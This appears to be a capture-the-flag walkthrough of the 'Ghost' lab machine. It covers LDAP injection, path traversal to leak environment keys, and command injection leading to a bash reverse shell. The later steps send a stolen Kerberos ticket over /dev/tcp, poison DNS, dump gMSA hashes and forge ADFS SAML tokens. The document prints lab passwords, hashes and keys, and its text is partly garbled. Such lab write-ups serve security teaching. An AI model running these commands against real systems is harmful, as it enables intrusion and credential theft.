
username: * and secret: * will log us into the app. Likewise, if we type in username: git* and secret: *, this should log us in as gitea_temp_principal. However, if we do username: git* and secret: blah*, this should cause a login failure, since blah plus * doesn't cause evaluate to a matching secret.

s
login.sh can be found directly below 0xBEN
0xBEN
Exploring the Gitea Server

We are currently migrating Gitea to Bitbucket.
Domain logins to Gitea have been disabled.
You can only login with thegitea_temp_principalaccount and its corresponding intranet token as password.


intranet repository on the commit history, so also worth a look
ghost-dev project
ghost-dev/intranet repository the LDAP query string that we injected our malicious inputs to, which shows clearly why * worked in both fields
README.md file in the intranet repo also contains an interesting note about a potential API in development, let's keep that in our back pocket for now and continue to peruse
README.md in the ghost-dev/blog repository, also contains some interesting info including an API key which is purportedly only for public data
dev.rs file in the ghost-dev/intranet repo has references to a custom X-DEV-INTRANET-KEY header which matches the note from above.
intranet/backend/src/api/dev/scan.rs file in the intranet repo also appears to invoke a command via bash -c to a local command called intranet_url_check when a HTTP POST is made to the /scan endpoint. Although the comment says it's not implemented.
intranet/backend/src/main.rs shows us the web routes including /api and /api-dev, which have their respective endpoints
extra parameter, we read /var/lib/ghost/extra/<user_input>, but this looking vulnerable to path traversal. Also, remember that these are Docker containers.Abusing the Ghost API
DEV_INTRANET_KEY is shared on both the Ghost docker container and the Intranet container. So, we can likely use the file read from the Ghost API to find the environment variable and pivot with that to the Intranet API.

HTTP GET to one of the endpoints with a ?key=<key_goes_here> query string. To leverage the extra parameter, we just add that to our query string.curl 'http://ghost.htb:8008/ghost/api/content/posts/?key=a5af628828958c976a3b6cc81a&extra=../../../../../../etc/passwd' | jqNote the &extra=<file_path_here> addition to the query string

/etc/passwd from the Docker container.curl 'http://ghost.htb:8008/ghost/api/content/posts/?key=a5af628828958c976a3b6cc81a&extra=../../../../../../proc/self/environ' | jq
DEV_INTRANET_KEY variable is in the clean, and the \u0000 is a Unicode sequence denoting the end of the string, so !@yqr!X2kxmQ.@XeAbusing the URL Scan API
DEV-INTRANET-KEY from the environment variable -- and because this key is shared between the Ghost API and the Intranet API -- we can use this key to hit the dev API on the IntranetRecall again a few key points:
- The
dev.rsfile in theghost-dev/intranetrepo has references to a customX-DEV-INTRANET-KEY - The
intranet/backend/src/api/dev/scan.rsfile in theintranetrepo also appears to invoke a command viabash -cto a local command calledintranet_url_checkwhen aHTTP POSTis made to the/scanendpoint. Although the comment says it's not implemented.scan.rsis also expecting JSON data in theHTTP POSTrequest
- There are two key API routes published in the backend
main.rscode:/api/api-devscan.rsfalls under this development API

curl -s 'http://intranet.ghost.htb:8008/api-dev/scan' \
-H 'Content-Type: application/json' \
-H 'X-DEV-INTRANET-KEY: !@yqr!X2kxmQ.@Xe' \
-d '{"url": "http://127.0.0.1/; curl http://10.10.14.179"}'
Because the API is invoking bash -c intranet_url_check we can use a ; to chain multiple commands together. First test is curl back to my VPN IP.
Exploit
API RCE to Reverse Shell
sudo rlwrap nc -lnvp 443curl -s 'http://intranet.ghost.htb:8008/api-dev/scan' \
-H 'Content-Type: application/json' \
-H 'X-DEV-INTRANET-KEY: !@yqr!X2kxmQ.@Xe' \
-d '{"url": "http://127.0.0.1/; bash -c \"bash -i >& /dev/tcp/10.10.14.179/443 0>&1\""}'
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
NAME="Debian GNU/Linux"
VERSION_ID="12"
VERSION="12 (bookworm)"
VERSION_CODENAME=bookworm
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

Linux 621de11273cb 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 GNU/Linux
Current User
uid=0(root) gid=0(root) groups=0(root)
Processes and Services
Interesting Processes
USER         PID COMMAND
root           1 /app/ghost_intranet
root          26 [ssh] <defunct>
root          27 ssh: /root/.ssh/controlmaster/florence.ramirez@ghost.htb@dev-wo
Interesting Files
/docker-entrypoint.sh
!/bin/bash

mkdir /root/.ssh
mkdir /root/.ssh/controlmaster
printf 'Host *\n  ControlMaster auto\n  ControlPath ~/.ssh/controlmaster/%%r@%%h:%%p\n  ControlPersist yes' > /root/.ssh/config

exec /app/ghost_intranet
/root/.ssh/controlmaster/
srw------- 1 root root 0 Dec 28 08:06 florence.ramirez@ghost.htb@dev-workstation:22
Privilege Escalation
Lateral to Dev-Workstation
python3 -c "import pty; pty.spawn('/bin/bash')"ssh florence.ramirez@ghost.htb@dev-workstationInteresting File
find / -type f -writable -exec ls -l {} \; 2>/dev/null | grep -vE '/proc|/sys'-rw------- 1 florence.ramirez staff 1650 Dec 28 21:28 /tmp/krb5cc_50There's a cached Kerberos ticket on the box

florence.ramirez. The ticket path looks suspiciously similar to that used by Kerberos tools on Linux.BloodHound via Pass-the-Ticket


sudo nc -q 3 -lnvp 80 > krb5cc_50Start a listener to catch the file from the target
bash -c 'cat /tmp/krb5cc_50 >& /dev/tcp/10.10.14.158/80 0>&1'nc is not installed on the target, transfer via alternate means
KRB5CCNAME=krb5cc_50 bloodhound-python -k -no-pass -u 'florence.ramirez' -c All -ns 10.129.231.105 -d ghost.htb

Enumerating the Domain Manually



net ads user 2>/dev/null
for u in $(net ads user 2>/dev/null) ; do echo $u ; echo '------------' ; net ads user info $u 2>/dev/null ; echo ; done

Lateral to Justin
justin.bradley, but looking at the BloodHound data, there aren't any clear paths to pivot there. Looking back at the information I've collected so far, I recall the bitbucket.ghost.htb issue in the Intranet forum post and the script Justin is running.Being that
florence.ramirez is in the IT group, it's certainly possible we may have rights to update the DNS record and point it at our attack box IP and cause whatever script Justin is running to connect back to us.
nsupdate is installed on the box and should allow us modify the recordecho -e 'server DC01.ghost.htb\nupdate add bitbucket.ghost.htb 86400 A 10.10.14.158\nsend' > /tmp/nsupdate.txtnsupdate -g < /tmp/nsupdate.txtUse GSS-API to authenticate and update the DNS record

sudo responder -I tun0 -dwLet's see if we get any easy wins from Justin's script


evil-winrm -i DC01.ghost.htb -u 'justin.bradley' -p 'Qwertyuiop1234$$'

Lateral to ADFS_GMSA$
git clone https://github.com/micahvandeusen/gMSADumpercd gMSADumperapt, so we'll use a Python virtual environment to leave the default untouched and install the requirements to run the toolvirtualenv .source bin/activatepython3 -m pip install -r requirements.txtpython3 gMSADumper.py -u 'justin.bradley' -p 'Qwertyuiop1234$$' -d 'ghost.htb'
deactivate to leave the virtual environment when finished
evil-winrm -i DC01.ghost.htb -u 'adfs_gmsa$' -H '3d76bf27456f0e647a849e8afb99207a'
BloodHound doesn't show any interesting DACLs, but you ought to recall seeing the Active Directory Federation Services (ADFS) back on
core.ghost.htb:8443
justin.bradley, I can login, but the error message states that only the Administrator account can proceed
Dumping the SAML Signing Data
 mandiant

Clone or transfer this repository to a Windows host and compile (or find a pre-compiled binary if you're feeling adventurous)
Creating a Spoofed SAML Claim


 mandiant
Example of generating a SAML2 claim using the tool
nano token_signing_key.txtAAAAAQAAAAAEEAFyHlNXh2VDska8KMTxXboGCWCGSAFlAwQCAQYJYIZIAWUDBAIBBglghkgBZQMEAQIEIN38LpiFTpYLox2V3SL3knZBg16utbeqqwIestbeUG4eBBBJvH3Vzj/Slve2Mo4AmjytIIIQoMESvyRB6RLWIoeJzgZOngBMCuZR8UAfqYsWK2XKYwRzZKiMCn6hLezlrhD8ZoaAaaO1IjdwMBButAFkCFB3/DoFQ/9cm33xSmmBHfrtufhYxpFiAKNAh1stkM2zxmPLdkm2jDlAjGiRbpCQrXhtaR ... [ snipped ] ...nano dkm_key.txt8D-AC-A4-90-70-2B-3F-D6-08-D5-BC-35-A9 ... [ snipped ] ...cat token_signing_key_b64.txt | base64 -d > TKSKey.bincat dkm_key.txt | tr -d '-' | xxd -r -p > DKMkey.binADFSpoof.py was not working with python3.12, so I needed to spin up a Linux Container in Proxmox where I could run an older version of Python and run the tool. The commands below were run on said Linux Container (which also needs to be in the same timezone as the AD FS server)
